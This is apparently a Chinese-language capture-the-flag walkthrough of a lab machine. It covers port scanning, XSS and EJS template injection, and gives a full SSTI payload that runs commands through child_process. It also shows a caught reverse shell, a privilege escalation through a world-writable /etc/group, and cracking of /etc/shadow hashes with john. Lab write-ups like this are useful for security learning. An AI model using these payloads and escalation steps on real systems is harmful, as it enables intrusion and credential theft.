
# 一、信息收集

#### 主机发现


#### 端口扫描

```
—(root⊛kali)-[/usr/bin]
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-30 04:52 EDT
Nmap scan report for 192.168.56.149
Host is up (0.0011s latency).
PORT
        STATE SERVICE VERSION
22/tcp open ssh OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
| ssh-hostkey:
   3072 f6:a3:b6:78:c4:62:af:44:bb:1a:a0:0c:08:6b:98:f7 (RSA)
   256 bb:e8:a2:31:d4:05:a9:c9:31:ff:62:f6:32:84:21:9d (ECDSA)
|_ 256 3b:ae:34:64:4f:a5:75:b9:4a:b9:81:f9:89:76:99:eb (ED25519)
80/tcp open http Apache httpd 2.4.62 ((Debian))
|_http-title: Safe Welcome Center
|_http-server-header: Apache/2.4.62 (Debian)
3000/tcp open http
                     Node.js (Express middleware)
|_http-title: Welcome Center
MAC Address: 08:00:27:80:50:AB (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.96 seconds
```

### 80端口



### 3000端口



两个端口的服务咋一看一模一样


细看标题中有个Safe的区别(第一眼没看到Safe 我以为两个网站一样呢)

然后就随手一个 <script>alert(1) </script> 上去了

80端口不能插入

3000端口可以被插入

▲ 不安全 192.168.56.149/?content=<script>alert%281%29<%2Fscript>



192.168.56.149:3000 显示 1 <del>施</del>定

最开始我想着如何如打这个xss

不过进一步信息收集 没找到能进一步利用xss的点


然后就转向了 模板注入

在3000端口输入 <%= test %> 的时候

报错了

# **Generated Welcome Message** ERROR: ejs:1 >> 1| <%= test %> test is not defined Stack: ReferenceError: ejs:1 >> 1| <%= test %> test is not defined at eval (eval at compile (/opt/ssti-welcome/node\_modules/ejs/lib/ejs.js:673:12), at anonymous (/opt/ssti-welcome/node\_modules/ejs/lib/ejs.js:703:17) at exports.render (/opt/ssti-welcome/node\_modules/ejs/lib/ejs.js:425:37) at /opt/ssti-welcome/app.js:14:36 at Layer.handleRequest (/opt/sstiwelcome/node\_modules/router/lib/layer.js:152:17) at next (/opt/ssti-welcome/node\_modules/router/lib/route.js:157:13) at Route.dispatch (/opt/ssti-welcome/node\_modules/router/lib/route.js:117:3) at handle (/opt/ssti-welcome/node\_modules/router/index.js:435:11) at Layer.handleRequest (/opt/sstiwelcome/node\_modules/router/lib/layer.js:152:17) at /opt/ssti-welcome/node\_modules/router/index.js:295:15

然后找了一些payload来实现rce找了一个 <<%= this.constructor.constructor("return process")().mainModule.require('child\_process').execSync('ls -al /').toString() %>



```
ot®kali)-[/home/kali/Desktop]
   nc -lvkp 7777
listening on [any] 7777 ...
192.168.56.149: inverse host lookup failed: Unknown host
connect to [192.168.56.103] from (UNKNOWN) [192.168.56.149] 45748
bash: cannot set terminal process group (397): Inappropriate ioctl for device
bash: no job control in this shell
welcome@Temp:/opt/ssti-welcome$ whoami
whoami
welcome
welcome@Temp:/opt/ssti-welcome$ cd ~
cd ~
welcome@Temp:~$ ls
ls
user.txt
welcome@Temp:~$
```

## 二、提权

写了一个公钥ssh连上去了

sudo -1

查看可以执行 sudo /usr/sbin/reboot

其实我最开始看到这里的时候

我是想着是可能会有一些服务文件 可以进行写/修改的

然后重启机器 导致这些服务文件自动加载中,从而导致提权

然后我就按照这样的想法去做了

结果当时是没做出来。

然后继续信息收集

发现了对 /etc/group 文件有写的权限

```
welcome@Temp:~$ ls -al /etc/group
-rw-rw-rw- 1 root root 719 Jul 30 04:10 /etc/group
welcome@Temp:~$
```

所以就加了 disk 用户组

但是加了 disk 用户组之后

我忘记用什么命令可以对磁盘进行调试了

后来找到了是用 debugfs 命令

但是没有这个命令

```
welcome@Temp:~$ debugfs
-bash: debugfs: command not found
welcome@Temp:~$
```

打完之后才知道有这个工具, 只是没在welcome用户的PATH中

```
welcome@Temp:~$ find / -name "debugfs" 2>/dev/null
/usr/sbin/debugfs
welcome@Temp:~$
```

然后我就又加了 sudo 、 shadow 组

```
welcomeaTemp:~$ id
uid=1000(welcome) gid=1000(welcome) groups=1000(welcome),0(root),6(disk),27(sudo),42(shadow)
welcomeaTemp:~$ ■
```

之后从 /etc/shadow 查看用户的密码

然后用john对密码进行爆破

得到了welcome 的密码 sainsburys

```
(root@ kali)-[~]
# john password --wordlist=/usr/share/wordlists/rockyou.txt
Warning: detected hash type "sha512crypt", but the string is also recognized as "HMAC-SHA256"
Use the "--format=HMAC-SHA256" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (sha512crypt, crypt(3) $6$ [SHA512 128/128 AVX 2x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
sainsburys (welcome)
```

然后也是利用 sudo -i 成功提到了root

```
welcome@Temp:~$ sudo -i
[sudo] password for welcome:
root@Temp:~# whoami
root
root@Temp:~# id
uid=0(root) gid=0(root) groups=0(root)
root@Temp:~#
```